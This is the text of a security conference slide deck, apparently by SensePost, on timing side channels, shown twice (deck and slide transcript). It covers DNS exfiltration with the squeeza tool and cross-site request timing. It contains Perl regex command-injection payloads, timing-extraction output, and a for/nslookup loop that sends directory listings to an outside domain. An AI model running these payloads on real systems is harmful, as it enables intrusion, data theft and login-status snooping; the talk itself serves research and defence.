Agenda
•   Who we are
•   What this talk is about
•   Why?
•   Background
•   Timing as a Channel
•   Timing as a Vector
•   Privacy Implications - XSRT?
•   Another acronym - (D)XSRT!
•   Conclusion / Questions
Who we are..
• SensePost
  – Formed in   2000
  – Written a   few papers..
  – Spoken at   a few conferences
  – Written a   few books
  – Done some   Training
• marco
• haroon


http://www.sensepost.com/blog
What is this talk about?
• Timing Stuff..
• Who should care ?
  – If you are a developer..
    • Awareness of your applications leakage
  – If you are a Pen-Tester..
    • You could be missing attack vectors completely
      (or stopping short of full ownage when its
      relatively trivial!)
  – If you like new acronyms!
    • X.S.R.T
    • (D)X.S.R.T
Stepping Back a           Little
An illustrious history of side
channel attacks on computing
systems

– differential power analysis
  • hardware
– EM radiation emission analysis
  • hardware
– timing analysis
  • software/hardware
Traditional Timing
• Timing has received lots of attention
  over the years in the area of crypt-
  analysis
  – Kocher [1996]
    • 1st local results against RSA and DH
  – Brumley & Boneh [2003]
    • Derived partial RSA over network due to
      weaknesses in OpenSSL
  – Bernstein [2004]
    • Derived full AES key across custom network
      clients
  – Percival [2005]
    • L1 cache access times could be used on HT
      processors to derive RSA key bits
Web Time

• Felten & Schneider [2000]
 – early results on timing and the web
 – focused on privacy
   • browser cache snooping
   • dns cache snooping


• Kinderman [2003]
 – Java applet in JavaScript
Web Time Point Oh
– Grossman & Niedzialkowski [2006]
– SPI Dynamics [2006]
  • Both released a JavaScript port scanner
    using JS’s onerror feature. Implicitly
    uses timing attacks (connection timed
    out, hence it is closed)
– Bortz, Boneh & Nandy [2007]
  • Direct timing (valid usernames, hidden
    gallery sizes)
  • Cross Site Timing
    – <img onerror=xxxxx>
A Communication Channel

• A solid channel is a real basic
  requirement.
• A quick progression of remote
  command execution attacks
  (relevant to channels)
The App. Is the Channel

• Sometimes the application by its
  nature gives data back to the
  attacker..

• Command injection


• Friendly SQL queries
The App. Is the Channel

• Sometimes the firewalling is so poor
  that the whole things is almost moot!


• But we cant count on being that
  lucky…
The App. Is the Channel

  • So what happens when it gets a little
    tighter?



$search_term = $user_input;
if($recordset =~ /$search_term/ig)
     do_stuff();
The App. Is the Channel
          $search_term = $user_input;
          if($recordset =~ /$search_term/ig)
               do_stuff();

(?{`uname`;})
(?{`sleep 20`;})
(?{`perl -e 'system("sleep","10");'`;})
(?{`perl -e 'sleep(ord(substr(qx/uname/,
  0,1)))'`;})
Proof of my lame’ness
wh00t:~/customers/bh haroon$ python timing.py "uname"

[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0] seconds
[*]     ['S']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0] seconds
[*]     ['S', 'u']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0] seconds
[*]     ['S', 'u', 'n']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0] seconds
[*]     ['S', 'u', 'n', 'O']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0, 83.0] seconds
[*]     ['S', 'u', 'n', 'O', 'S']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0, 83.0, 10.0] seconds
[*]     ['S', 'u', 'n', 'O', 'S', 'n']
Proof (II)

• Clearly this had issues..
• ord('A')         => 65
• unpack(B32, ’A') => 01000001
  – Sleep 0
  – Sleep 1
  – Sleep 0
  –…
SQL Injection (Classic)



• SQL & WWW Server are the same
  box.. (same as birdseye)
• echo foo > c:inetpubwwwroot..
SQL Injection (same)



• But outbound access like this
  almost never happens anymore..
Confirming execution?
• Call home: (ping, smb,nc..etc)
• Rudimentary timing: (‘ping -n20
  localhost’)
• Nslookup:‘nslookup
  moo_moo.sensepost.com’
• We thought DNS was worth chasing..

Poor mans dns tunnel
• for /F "usebackq tokens=1,2,3,4* %i in ('dir c:
  /b') do nslookup %i.sensepost.com
• Works fine for small pieces of data..
• Sucks for anything binary..
• Sucks for anthing over 255 chars
Poor mans dns tunnel
• Aka - introducing squeeza
• Inspired (in part) by Sec-1
  Automagic SQL Injector..
• Provides
  – Simple shell to pull server-side data
    into tables (sql query / xp_cmdshell /
    etc)
  – Return channel to get inserted data from
    the server to us
  – Binary-safe transport
  – Reliable transport
• Requirements
  –   ruby
  –   tcpdump
  –   possibly access to a DNS server
  –   large SQL injection point

Squeeza’s DNS internals 1
Basic Operation:
  1. Initial HTTP request pulls data into a
     predefined table SQCMD.
  2. For each row ri in SQCMD, send a HTTP
     request to:
    a) chop ri into fixed-size blocks
       b1, b2, … bn = ri
    b) For each block bj, convert to hex
       hj = hex(bj)
    c) Prepend header to and append domain to hj.
    d) Initiate DNS lookup for hj.
    e) Capture the DNS request with Squeeza, decode
       hex and store the block.
  3. If blocks are missing, re-request them.
Squeeza’s DNS internals 2
 • Keep in mind that pulling data into
   the table is not related to
   extracting it. i.e. the source can
   vary
 • The default method of kicking off DNS
   queries is xp_cmdshell+nslookup.
   Oftentimes that stored proc isn’t
   available or allowed.

 • Can we cause DNS request to be
   initiated otherwise?
1_29_1_93.0x717171717171717171717171717171717
171717171717171.7171717171.sensepost.com.c$
 • Of course!
 • xp_getfiledetails()
Squeeza demo

Hey!!
• I thought this talk was about timing?
• SQL Server’s “waitfor delay”
• Used by a few injection tools as a
  boolean operator (sql injector
  powershell, sqlninja, etc)
• If user=sa {waitfor 10}, else{waitfor
  delay 20}
• So… (considering lessons learned from
  squeeza_I and oneTime.py, we can:
  – Execute command / extract data into new
    table
  – Encode table as binary strings `hostname`
    = winbox = 01110111 01101001 01101110
    01100010 01101111 01111000
  – Sleep 0, sleep 2, sleep 2, sleep 0, ..

More proof of my lame’ness
• Aka - more squeeza coolness..
• anotherTime.py:


• Squeeza’s timing channel:

But how reliable is timing?
• Well, that all depends on how
  reliable your line is
• But we can try to accommodate shaky
  lines and loaded servers with a
  sprinkling of stats

• Basic calibration idea is to collect
  a sample set of 0-bit and 1-bit
  requests, discard outliers, apply
  elementary statistics and derive two
  landing pads
• If the landing pads are far enough
  apart, we’ll use them, otherwise
  increase the time delay for 1-bits
  and re-calibrate
Timing Calibration
                                              Request Timings

            100

            90

            80

            70
 re u n y


            60
F qec


                                                                                          0-bit
            50
                                                                                          1-bit
            40

            30
            20

            10
             0


                                                                                     5
                              15


                                    25


                                         35


                                                45


                                                       55


                                                            65


                                                                 75


                                                                         85


                                                                              95
                        5


                                                                                   10
                                                 Time in ms


                      0-bit        Discarded                     1-bit               Discarded
                  0                                  time
More squeeza cool’ness
• Additional channels
• File Transfer.
• Modularityness :)


• http://www.sensepost.com/research/squ
  eeza

Timing as its own Vector
• Information Leakage is big when
  Application Testing
• (not just because it allows security
  guys to say “Use generic error
  messages!”)


• This is useful to us as attackers /
  analysts..
But..
• We have been beating this drum
  for a bit,
• So you see it less frequently in
  the wild,
• But..
 – Subtle timing differences are
   sometimes present,
 – We just haven't been listening..
 – Hardware security Tokens (longer
   round trip times)

Timing failed logins
• Perfect example of what we
  discussed..
• Can you spot it ?


• We thought it was pretty cool at the
  time.. (yetAnotherTime.py)
Why is this scary?
• We took a quick look at most
  popular application scanners out
  there..
• None made any reference at all
  to caring about timing at all..
• We built it into Suru (but to be
  honest, only since we discovered
  timing love!)
• Do it manually, buy Suru, or
  step on your app-scan vendors!
Timing and Privacy

• Same Origin Policy:


• The point was simple: Don’t let site-
  A get results from site-B unless they
  are related..
• So how did Jeremiah (and friends) do
  all that port-scanning coolness?
  – They used JavaScript onLoad() and
    onError() events to determine if they can
    access a host:port
  – Variation with CSS and link visited
    followed.
Timing and Privacy
• Portscanning was soon followed
  by History checking:
• Using CSS to determine if links
  were visited.

• Ed Felten in 2000 examined the
  dangers of Java and Timing to
  users Privacy by timing load
  times.
 • Felten’s 2000 Timing Attack on
   Privacy.
We thought

• We thought we invented a new
  acronym..
• XSRT - Cross Site Request Timing..
  – We were wrong: (Andrew Bortz - 2007)
  – Exactly the same attack: (Are you
    currently logged into linkedin / myspace
    / facebook / bank.com / internetbanking?)
• Example:
  – Fetch
    (http://www.facebook.com/friends.php?r)
X.S.R.T
• Cross Site Request Timing..
• Simply:
• Victim visits attackers website (or
  site with attackers JS)
• JavaScript causes Victims browser to
  surf to
  http://www.facebook.com/friends.php?r
• JavaScript determines load time, to
  decide if user is (or isnt logged in)
  (> 50ms - user logged in)
• Problem: This doesn’t work the same
  for U.S victims and .ZA victims! (.za
  adds 100ms just by default!)

X.S.R.T
•   We introduce the concept of a base-
    page
    1. Fetch page available to both Logged-in
       and Logged-out users (base-page) (X
       Seconds)
    2. Fetch the page available only to
       Logged-in users (Y Seconds)
    3. Calculate X/Y
•   This gives us a latency resistant
    method of determining logged-
    in/logged-out status
•   (What about cached pages?)
• Wow! We can tell a user if he is
  or isnt logged into mailbox?
• (Can we determine this
  remotely?)
So..
• Lets summarize this quickly..
 – We know some sites will betray
   valid usernames through timing
   differences
 – We know that (most) sites will
   betray a valid login from an
   invalid one based on timing..
 – We know we can use your browser to
   time stuff while you are surfing..
Hampster!!


       QuickTime™ and a
      xvid decompressor
are needed to see this picture.

(D) X.S.R.T
• (Re)Introducing:
• Distributed Cross Site Request Timing
• Lets take it in stages:
  – Recall the timing script we ran against
    the Internet Banking site (timing.py)
  – We can implement that in JavaScript (so
    instead of running it from through python
    on my box, I can run it in JavaScript on
    your box!)
  – A small time granularity problem!

A More Granular Timer?
 // pdp architects code to obtain local browser IP Address
 func t io n g et Net In fo() {
         var s o ck = n e w ja va.net .So ck e t();
         so ck.bi n d(n e w jav a .ne t .In e tSo cketA dd ress( '0. 0 .0 .0', 0));
         so ck. con n e ct(n e w java.net .Ine tSoc ke t Address (d o cum e nt .domain ,
 (!d o cum e nt .lo cat io n.po rt)?8 0: d o cum e nt. loc a ti o n. p or t ));
         ret u rn {doma in: so ck .get LocalAd d res s ().g e t Ho stNam e (), ip:
 so ck. g etL o calAdd ress( ).g et Ho s tAdd re ss()};
 }


So: nanoTime() from java.lang.System
(D) X.S.R.T
• Distributed Cross Site Request Timing
• Lets take it in stages:
  – Recall the timing script we ran against the
    Internet Banking site (timing.py)
  – We can implement that in JavaScript (so instead
    of running it from through python on my box, I
    can run it in JavaScript on your box!)
  – A small time granularity problem! (No problem!)
  – timing.py => timing.js :)
  – Runs in your browser, Reports success to
    Attackers Machine
(D) X.S.R.T

Conclusion.
• Developers:
  – Make sure you are not throwing away
    valuable intel through timing delta’s
  – Investigate the standard XSRF detection
    techniques
• Network Security Admins:
  –   Re-examine least privelege, Does your SQL
      Server need DNS?
  –   Does your IDS detect spurious DNS
      requests? (to your own DNS Server?)
  –   Would you spot the Timing Attacks in your
      logs?
• Pen-Testers / Researchers:
  –   XSS + Header Injection..
  –   Grab a copy of squeeza from
      http://www.sensepost.com/research/squeeza
  –   Add modules / Drop us feedback
• All:
  – Feedback
  – http://www.sensepost.com/blog
Questions ???

It's all about the timing

  • 2.
    Agenda • Who we are • What this talk is about • Why? • Background • Timing as a Channel • Timing as a Vector • Privacy Implications - XSRT? • Another acronym - (D)XSRT! • Conclusion / Questions
  • 3.
    Who we are.. •SensePost – Formed in 2000 – Written a few papers.. – Spoken at a few conferences – Written a few books – Done some Training • marco • haroon http://www.sensepost.com/blog
  • 4.
    What is thistalk about? • Timing Stuff.. • Who should care ? – If you are a developer.. • Awareness of your applications leakage – If you are a Pen-Tester.. • You could be missing attack vectors completely (or stopping short of full ownage when its relatively trivial!) – If you like new acronyms! • X.S.R.T • (D)X.S.R.T
  • 5.
    Stepping Back a Little An illustrious history of side channel attacks on computing systems – differential power analysis • hardware – EM radiation emission analysis • hardware – timing analysis • software/hardware
  • 6.
    Traditional Timing • Timinghas received lots of attention over the years in the area of crypt- analysis – Kocher [1996] • 1st local results against RSA and DH – Brumley & Boneh [2003] • Derived partial RSA over network due to weaknesses in OpenSSL – Bernstein [2004] • Derived full AES key across custom network clients – Percival [2005] • L1 cache access times could be used on HT processors to derive RSA key bits
  • 7.
    Web Time • Felten& Schneider [2000] – early results on timing and the web – focused on privacy • browser cache snooping • dns cache snooping • Kinderman [2003] – Java applet in JavaScript
  • 8.
    Web Time PointOh – Grossman & Niedzialkowski [2006] – SPI Dynamics [2006] • Both released a JavaScript port scanner using JS’s onerror feature. Implicitly uses timing attacks (connection timed out, hence it is closed) – Bortz, Boneh & Nandy [2007] • Direct timing (valid usernames, hidden gallery sizes) • Cross Site Timing – <img onerror=xxxxx>
  • 9.
    A Communication Channel •A solid channel is a real basic requirement. • A quick progression of remote command execution attacks (relevant to channels)
  • 10.
    The App. Isthe Channel • Sometimes the application by its nature gives data back to the attacker.. • Command injection • Friendly SQL queries
  • 11.
    The App. Isthe Channel • Sometimes the firewalling is so poor that the whole things is almost moot! • But we cant count on being that lucky…
  • 12.
    The App. Isthe Channel • So what happens when it gets a little tighter? $search_term = $user_input; if($recordset =~ /$search_term/ig) do_stuff();
  • 13.
    The App. Isthe Channel $search_term = $user_input; if($recordset =~ /$search_term/ig) do_stuff(); (?{`uname`;}) (?{`sleep 20`;}) (?{`perl -e 'system("sleep","10");'`;}) (?{`perl -e 'sleep(ord(substr(qx/uname/, 0,1)))'`;})
  • 14.
    Proof of mylame’ness wh00t:~/customers/bh haroon$ python timing.py "uname" [*] POST built and encoded [*] Got Response: HTTP/1.1 200 [*] [83.0] seconds [*] ['S'] [*] POST built and encoded [*] Got Response: HTTP/1.1 200 [*] [83.0, 117.0] seconds [*] ['S', 'u'] [*] POST built and encoded [*] Got Response: HTTP/1.1 200 [*] [83.0, 117.0, 110.0] seconds [*] ['S', 'u', 'n'] [*] POST built and encoded [*] Got Response: HTTP/1.1 200 [*] [83.0, 117.0, 110.0, 79.0] seconds [*] ['S', 'u', 'n', 'O'] [*] POST built and encoded [*] Got Response: HTTP/1.1 200 [*] [83.0, 117.0, 110.0, 79.0, 83.0] seconds [*] ['S', 'u', 'n', 'O', 'S'] [*] POST built and encoded [*] Got Response: HTTP/1.1 200 [*] [83.0, 117.0, 110.0, 79.0, 83.0, 10.0] seconds [*] ['S', 'u', 'n', 'O', 'S', 'n']
  • 15.
    Proof (II) • Clearlythis had issues.. • ord('A') => 65 • unpack(B32, ’A') => 01000001 – Sleep 0 – Sleep 1 – Sleep 0 –…
  • 16.
    SQL Injection (Classic) •SQL & WWW Server are the same box.. (same as birdseye) • echo foo > c:inetpubwwwroot..
  • 17.
    SQL Injection (same) •But outbound access like this almost never happens anymore..
  • 18.
    Confirming execution? • Callhome: (ping, smb,nc..etc) • Rudimentary timing: (‘ping -n20 localhost’) • Nslookup:‘nslookup moo_moo.sensepost.com’ • We thought DNS was worth chasing..
  • 19.
    Poor mans dnstunnel • for /F "usebackq tokens=1,2,3,4* %i in ('dir c: /b') do nslookup %i.sensepost.com • Works fine for small pieces of data.. • Sucks for anything binary.. • Sucks for anthing over 255 chars
  • 20.
    Poor mans dnstunnel • Aka - introducing squeeza • Inspired (in part) by Sec-1 Automagic SQL Injector.. • Provides – Simple shell to pull server-side data into tables (sql query / xp_cmdshell / etc) – Return channel to get inserted data from the server to us – Binary-safe transport – Reliable transport • Requirements – ruby – tcpdump – possibly access to a DNS server – large SQL injection point
  • 21.
    Squeeza’s DNS internals1 Basic Operation: 1. Initial HTTP request pulls data into a predefined table SQCMD. 2. For each row ri in SQCMD, send a HTTP request to: a) chop ri into fixed-size blocks b1, b2, … bn = ri b) For each block bj, convert to hex hj = hex(bj) c) Prepend header to and append domain to hj. d) Initiate DNS lookup for hj. e) Capture the DNS request with Squeeza, decode hex and store the block. 3. If blocks are missing, re-request them.
  • 22.
    Squeeza’s DNS internals2 • Keep in mind that pulling data into the table is not related to extracting it. i.e. the source can vary • The default method of kicking off DNS queries is xp_cmdshell+nslookup. Oftentimes that stored proc isn’t available or allowed. • Can we cause DNS request to be initiated otherwise? 1_29_1_93.0x717171717171717171717171717171717 171717171717171.7171717171.sensepost.com.c$ • Of course! • xp_getfiledetails()
  • 23.
  • 24.
    Hey!! • I thoughtthis talk was about timing? • SQL Server’s “waitfor delay” • Used by a few injection tools as a boolean operator (sql injector powershell, sqlninja, etc) • If user=sa {waitfor 10}, else{waitfor delay 20} • So… (considering lessons learned from squeeza_I and oneTime.py, we can: – Execute command / extract data into new table – Encode table as binary strings `hostname` = winbox = 01110111 01101001 01101110 01100010 01101111 01111000 – Sleep 0, sleep 2, sleep 2, sleep 0, ..
  • 25.
    More proof ofmy lame’ness • Aka - more squeeza coolness.. • anotherTime.py: • Squeeza’s timing channel:
  • 26.
    But how reliableis timing? • Well, that all depends on how reliable your line is • But we can try to accommodate shaky lines and loaded servers with a sprinkling of stats • Basic calibration idea is to collect a sample set of 0-bit and 1-bit requests, discard outliers, apply elementary statistics and derive two landing pads • If the landing pads are far enough apart, we’ll use them, otherwise increase the time delay for 1-bits and re-calibrate
  • 27.
    Timing Calibration Request Timings 100 90 80 70 re u n y 60 F qec 0-bit 50 1-bit 40 30 20 10 0 5 15 25 35 45 55 65 75 85 95 5 10 Time in ms 0-bit Discarded 1-bit Discarded 0 time
  • 28.
    More squeeza cool’ness •Additional channels • File Transfer. • Modularityness :) • http://www.sensepost.com/research/squ eeza
  • 29.
    Timing as itsown Vector • Information Leakage is big when Application Testing • (not just because it allows security guys to say “Use generic error messages!”) • This is useful to us as attackers / analysts..
  • 30.
    But.. • We havebeen beating this drum for a bit, • So you see it less frequently in the wild, • But.. – Subtle timing differences are sometimes present, – We just haven't been listening.. – Hardware security Tokens (longer round trip times)
  • 31.
    Timing failed logins •Perfect example of what we discussed.. • Can you spot it ? • We thought it was pretty cool at the time.. (yetAnotherTime.py)
  • 32.
    Why is thisscary? • We took a quick look at most popular application scanners out there.. • None made any reference at all to caring about timing at all.. • We built it into Suru (but to be honest, only since we discovered timing love!) • Do it manually, buy Suru, or step on your app-scan vendors!
  • 33.
    Timing and Privacy •Same Origin Policy: • The point was simple: Don’t let site- A get results from site-B unless they are related.. • So how did Jeremiah (and friends) do all that port-scanning coolness? – They used JavaScript onLoad() and onError() events to determine if they can access a host:port – Variation with CSS and link visited followed.
  • 34.
    Timing and Privacy •Portscanning was soon followed by History checking: • Using CSS to determine if links were visited. • Ed Felten in 2000 examined the dangers of Java and Timing to users Privacy by timing load times. • Felten’s 2000 Timing Attack on Privacy.
  • 35.
    We thought • Wethought we invented a new acronym.. • XSRT - Cross Site Request Timing.. – We were wrong: (Andrew Bortz - 2007) – Exactly the same attack: (Are you currently logged into linkedin / myspace / facebook / bank.com / internetbanking?) • Example: – Fetch (http://www.facebook.com/friends.php?r)
  • 36.
    X.S.R.T • Cross SiteRequest Timing.. • Simply: • Victim visits attackers website (or site with attackers JS) • JavaScript causes Victims browser to surf to http://www.facebook.com/friends.php?r • JavaScript determines load time, to decide if user is (or isnt logged in) (> 50ms - user logged in) • Problem: This doesn’t work the same for U.S victims and .ZA victims! (.za adds 100ms just by default!)
  • 37.
    X.S.R.T • We introduce the concept of a base- page 1. Fetch page available to both Logged-in and Logged-out users (base-page) (X Seconds) 2. Fetch the page available only to Logged-in users (Y Seconds) 3. Calculate X/Y • This gives us a latency resistant method of determining logged- in/logged-out status • (What about cached pages?)
  • 38.
    • Wow! Wecan tell a user if he is or isnt logged into mailbox? • (Can we determine this remotely?)
  • 39.
    So.. • Lets summarizethis quickly.. – We know some sites will betray valid usernames through timing differences – We know that (most) sites will betray a valid login from an invalid one based on timing.. – We know we can use your browser to time stuff while you are surfing..
  • 40.
    Hampster!! QuickTime™ and a xvid decompressor are needed to see this picture.
  • 41.
    (D) X.S.R.T • (Re)Introducing: •Distributed Cross Site Request Timing • Lets take it in stages: – Recall the timing script we ran against the Internet Banking site (timing.py) – We can implement that in JavaScript (so instead of running it from through python on my box, I can run it in JavaScript on your box!) – A small time granularity problem!
  • 42.
    A More GranularTimer? // pdp architects code to obtain local browser IP Address func t io n g et Net In fo() { var s o ck = n e w ja va.net .So ck e t(); so ck.bi n d(n e w jav a .ne t .In e tSo cketA dd ress( '0. 0 .0 .0', 0)); so ck. con n e ct(n e w java.net .Ine tSoc ke t Address (d o cum e nt .domain , (!d o cum e nt .lo cat io n.po rt)?8 0: d o cum e nt. loc a ti o n. p or t )); ret u rn {doma in: so ck .get LocalAd d res s ().g e t Ho stNam e (), ip: so ck. g etL o calAdd ress( ).g et Ho s tAdd re ss()}; } So: nanoTime() from java.lang.System
  • 43.
    (D) X.S.R.T • DistributedCross Site Request Timing • Lets take it in stages: – Recall the timing script we ran against the Internet Banking site (timing.py) – We can implement that in JavaScript (so instead of running it from through python on my box, I can run it in JavaScript on your box!) – A small time granularity problem! (No problem!) – timing.py => timing.js :) – Runs in your browser, Reports success to Attackers Machine
  • 44.
  • 45.
    Conclusion. • Developers: – Make sure you are not throwing away valuable intel through timing delta’s – Investigate the standard XSRF detection techniques • Network Security Admins: – Re-examine least privelege, Does your SQL Server need DNS? – Does your IDS detect spurious DNS requests? (to your own DNS Server?) – Would you spot the Timing Attacks in your logs? • Pen-Testers / Researchers: – XSS + Header Injection.. – Grab a copy of squeeza from http://www.sensepost.com/research/squeeza – Add modules / Drop us feedback • All: – Feedback – http://www.sensepost.com/blog
  • 46.